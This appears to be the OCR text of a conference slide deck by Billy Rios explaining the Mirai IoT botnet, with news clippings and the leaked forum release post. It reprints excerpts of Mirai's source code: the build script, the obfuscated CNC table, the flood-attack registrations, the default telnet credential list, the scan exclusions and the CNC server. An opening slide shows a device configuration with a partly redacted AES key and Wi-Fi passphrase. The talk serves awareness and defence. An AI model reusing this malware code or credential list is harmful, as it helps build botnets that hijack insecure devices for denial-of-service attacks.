MIRAI

WHAT IS IT, HOW DOES IT WORK, AND WHY SHOULD I CARE?

Billy Rios, Founder WhiteScope
billy.rios@whitescope.io

WhiteScope

We Hack Buildings

Thanks!

Thanks for having me!

But First…

Some public service announcements

But First…

Please sanitize your equipment before disposing of it…

```
<Application>
    <AlarisServer type="DCMP">
        <Hostname>dtalarisdc01.alaris[redacted]</Hostname>
        <Remoteport>42</Remoteport>
        <Localport>42</Localport>
        <AES>
            <Key length="128">3D29DD5CF569461761[redacted]</Key>
        </AES>
    </AlarisServer>
</Application>
<ApplicationProtocols>
    <DCMP>
        <Link>
            <RemoteHost>dtalarisdc01.alaris[redacted]</RemoteHost>
            <ConnectionMode>Client</ConnectionMode>
            <Port>3613</Port>
        </Link>
    </DCMP>
</ApplicationProtocols>
<Network>
    <DHCP>True</DHCP>
</Network>
<Datalink>
    <WLAN802dot11>
        <WirelessMode>g</WirelessMode>
        <APSelection>
            <SSID>VEINS</SSID>
        </APSelection>
        <Security>
            <WPA>
                <Encryption>TKIP</Encryption>
                <PSK>
                    <Passphrase>i7'4j3Le}U#GAyjP1'wd0!{[L1V-[redacted]</Passphrase>
                </PSK>
            </WPA>
```

But First…

```
<Security>
    <WPA>
        <Encryption>TKIP</Encryption>
        <PSK>
            <Passphrase>i7'4j3Le}U#GAyjP1'wd0!{[L1V-[redacted]</Passphrase>
        </PSK>
    </WPA>
```


Protect Your Field Devices!

Protect Your Field Devices!

Protect Your Field Devices!

Protect Your Field Devices!

Protect Your Field Devices!



About:Me

Billy Kim Rios
Founder

Google

TEXAS A&M UNIVERSITY COMMERCE

Microsoft®

HAWAIʻI PACIFIC UNIVERSITY

WhiteScope

EY

Cyber Security Can Be Dangerous

Microsoft admits Explorer

Microsoft has admitted that its Internet Explorer was a weak link in the recent attacks on Google's systems that originated in China.

The firm said in a blog post on Thursday that a vulnerability in the browser could allow hackers to remotely run programs on infected machines.

Following the attack, Google threatened to end its operations in China.

Google | Online Security Blog

The latest news and insights from Google on security and safety on the Internet

MHTML vulnerability under active exploitation

Posted: Friday, March 11, 2011

Posted by Chris Evans, Robert Swiecki, Michal Zalewski, and Billy Rios, Google Security Team

We've noticed some highly targeted and apparently politically motivated attacks against our users. We believe activists may have been a specific target. We've also seen attacks against users of another popular social site. All these attacks abuse a publicly-disclosed MHTML vulnerability for which an exploit was publicly posted in January 2011. Users browsing with the Internet Explorer browser are affected.

For now, we recommend concerned users and corporations seriously consider deploying Microsoft's temporary Fixit to block this attack until an official patch is available.

To help protect users of our services, we have deployed various server-side defenses to make the MHTML vulnerability harder to exploit. That said, these are not tenable long-term solutions, and we can't guarantee them to be 100% reliable or comprehensive. We're working with Microsoft to develop a comprehensive solution for this issue.

“We’ve noticed some highly targeted and apparently politically motivated attacks against our users”

”We believe activists may have been a specific target.”

Inside the Cunning, Unprecedented Hack of Ukraine's Power Grid

CULTURE | DESIGN | GEAR | SCIENCE

KIM ZETTER SECURITY 03.03.16 7:00 AM

INSIDE THE CUNNING, UNPRECEDENTED HACK OF UKRAINE'S POWER GRID

ICS-CERT

INDUSTRIAL CONTROL SYSTEMS CYBER EMERGENCY RESPONSE TEAM

HOME | ABOUT | ICSJWG | INFORMATION PRODUCTS | TRAINING | FAQ

Control Systems

- Home
- Calendar
- ICSJWG
- Information Products
- Training
- Recommended Practices
- Assessments
- Standards & References

Alert (ICS-ALERT-14-176-02A)

ICS Focused Malware (Update A)

Original release date: June 27, 2014 | Last revised: July 01, 2014

Print | Tweet | Send | Share

Legal Notice

All information products included in http://ics-cert.us-cert.gov are provided "as is" for informationa
Department of Homeland Security (DHS) does not provide any warranties of any kind regarding ar
contained within. DHS does not endorse any commercial product or service, referenced in this pro
Further dissemination of this product is governed by the Traffic Light Protocol (TLP) marking in th
information about TLP, see http://www.us-cert.gov/tlp/.

Summary

The Washington Post

National Security

Russian governme hackers penetrate stole opposi Trump

TECH OCT 1 2015, 4:46 PM ET

OPM Hack: Government Finally Starts Notifying 21.5 Million Victims

by JAMES ENG

ying the 21.5 million
massive data breach at
er the agency first

ndividuals whose
usion carried out

FORTUNE

LEADERSHIP BARACK OBAMA

Obama to China: Stop hacking U.S. companies, or else

by Tory Newmyer @ToryNewmyer SEPTEMBER 16, 2015, 4:48 PM EDT

未来

未来 - Mirai

未来 – Mirai – The Future

The Largest

September 2016 Mirai caused one of the largest DDoS attacks…

Ever Seen

The Target

https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/

Subscribe to RSS

Follow me on Twitter

Join me on Facebook

BLOG ADVERTISING | ABOUT THE AUTHOR

21 KrebsOnSecurity Hit With Record DDoS

SEP 16

On Tuesday evening, KrebsOnSecurity.com was the target of an extremely large and unusual distributed denial-of-service (DDoS) attack designed to knock the site offline. The attack did not succeed thanks to the hard work of the engineers at **Akamai**, the company that protects my site from such digital sieges. But according to Akamai, it was nearly double the size of the

My New Book!

The Target

Home / Hacking

NEWS

Chinese firm admits its hacked DVRs were behind Friday's massive DDOS

Botnets created from the Mirai malware were involved in Friday's cyber a

By Michael Kan | Follow

U.S. Correspondent, IDG News Service | OCT 23, 2016 12:14 PM PT

MOR

Encounter with Mirai

Encounter with Mirai

Encounter with Mirai

[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release

Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by Anna-senpai.)

Anna-senpai

L33t Member

L33T

Preface

Greetz everybody,

When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes l
However, I know every skid and their mama, it's their wet dream to have something besides qbot.

So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However
shutting down and cleaning up their act. Today, max pull is about 300k bots, and dropping.

So, I am your senpai, and I will treat you real nice, my hf-chan.

Encounter with Mirai

```
if [ $# == 0 ]; then
    echo "Usage: $0 <debug | release> <telnet | ssh>"
elif [ "$1" == "release" ]; then
    rm release/mirai.*
    rm release/miraint.*
    go build -o release/cnc cnc/*.go
    compile_bot i586 mirai.x86 "$FLAGS -DKILLER_REBIND_SSH -static"
    compile_bot mips mirai.mips "$FLAGS -DKILLER_REBIND_SSH -static"
    compile_bot mipsel mirai.mpsl "$FLAGS -DKILLER_REBIND_SSH -static"
    compile_bot armv4l mirai.arm "$FLAGS -DKILLER_REBIND_SSH -static"
    compile_bot armv5l mirai.arm5n "$FLAGS -DKILLER_REBIND_SSH"
    compile_bot armv6l mirai.arm7 "$FLAGS -DKILLER_REBIND_SSH -static"
    compile_bot powerpc mirai.ppc "$FLAGS -DKILLER_REBIND_SSH -static"
    compile_bot sparc mirai.spc "$FLAGS -DKILLER_REBIND_SSH -static"
    compile_bot m68k mirai.m68k "$FLAGS -DKILLER_REBIND_SSH -static"
    compile_bot sh4 mirai.sh4 "$FLAGS -DKILLER_REBIND_SSH -static"

    compile_bot i586 miraint.x86 "-static"
    compile_bot mips miraint.mips "-static"
```

Encounter with Mirai

```
void table_init(void)
{
    add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0
    add_entry(TABLE_CNC_PORT, "\x22\x35", 2);    // 23

    add_entry(TABLE_SCAN_CB_DOMAIN, "\x50\x47\x52\x4D\x50\x56\x0C\x41\x4A\x43\x4C\x4
    add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2);          // 48101

    add_entry(TABLE_EXEC_SUCCESS, "\x4E\x4B\x51\x56\x47\x4C\x4B\x4C\x45\x02\x56\x57\

    // safe string https://youtu.be/dQw4w9WgXcQ
    add_entry(TABLE_KILLER_SAFE, "\x4A\x56\x56\x52\x51\x18\x0D\x0D\x5B\x4D\x57\x56\x
    add_entry(TABLE_KILLER_PROC, "\x0D\x52\x50\x4D\x41\x0D\x22", 7);
    add_entry(TABLE_KILLER_EXE, "\x0D\x47\x5A\x47\x22", 5);
    add_entry(TABLE_KILLER_DELETED, "\x02\x0A\x46\x47\x4E\x47\x56\x47\x46\x0B\x22",
```

Encounter with Mirai

```
BOOL attack_init(void)
{
    int i;

    add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
    add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
    add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
        add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain)

    add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
    add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
    add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);

    add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
    add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);

    //add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
    add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);

    return TRUE;
}
```

Encounter with Mirai

```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);          // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);               // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x48\x4C", 8);               // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);           // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);           // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);       // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);       // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);   // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);           // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);               // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5); // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                   // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4); // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                   // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);               // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                   // user     user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                               // admin    (none)
```

Encounter with Mirai

```
}
while (o1 == 127 ||
       (o1 == 0) ||
       (o1 == 3) ||
       (o1 == 15 || o1 == 16) ||
       (o1 == 56) ||
       (o1 == 10) ||
       (o1 == 192 && o2 == 168) ||
       (o1 == 172 && o2 >= 16 && o2 < 32) ||
       (o1 == 100 && o2 >= 64 && o2 < 127) ||
       (o1 == 169 && o2 > 254) ||
       (o1 == 198 && o2 >= 18 && o2 < 20) ||
       (o1 >= 224) ||
       (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1
```

```
// 127.0.0.0/8      - Loopback
// 0.0.0.0/8        - Invalid address space
// 3.0.0.0/8        - General Electric Company
// 15.0.0.0/7       - Hewlett-Packard Company
// 56.0.0.0/8       - US Postal Service
// 10.0.0.0/8       - Internal network
// 192.168.0.0/16   - Internal network
// 172.16.0.0/14    - Internal network
// 100.64.0.0/10    - IANA NAT reserved
// 169.254.0.0/16   - IANA NAT reserved
// 198.18.0.0/15    - IANA Special use
// 224.*.*.*+       - Multicast
```

Encounter with Mirai

```
    "time"
)

const DatabaseAddr string   = "127.0.0.1"
const DatabaseUser string   = "root"
const DatabasePass string   = "password"
const DatabaseTable string  = "mirai"

var clientList *ClientList = NewClientList()
var database *Database = NewDatabase(DatabaseAddr, DatabaseUser, DatabasePass, D

func main() {
    tel, err := net.Listen("tcp", "0.0.0.0:23")
    if err != nil {
        fmt.Println(err)
        return
    }
```

Encounter with Mirai

```
// Get password
this.conn.SetDeadline(time.Now().Add(60 * time.Second))
this.conn.Write([]byte("\033[34;1mпароль\033[33;3m: \033[0m"))
password, err := this.ReadLine(true)
if err != nil {
    return
}

this.conn.SetDeadline(time.Now().Add(120 * time.Second))
this.conn.Write([]byte("\r\n"))
spinBuf := []byte{'-', '\\', '|', '/'}
for i := 0; i < 15; i++ {
    this.conn.Write(append([]byte("\r\033[37;1mпроверив счета... \033[31m"), spinBuf[i % 1
    time.Sleep(time.Duration(300) * time.Millisecond)
}

var loggedIn bool
```

How Many Devices?

500,000 devices

Perspective

Thanks!

Billy Rios - Founder

Billy.Rios@Whitescope.io

http://whitescope.io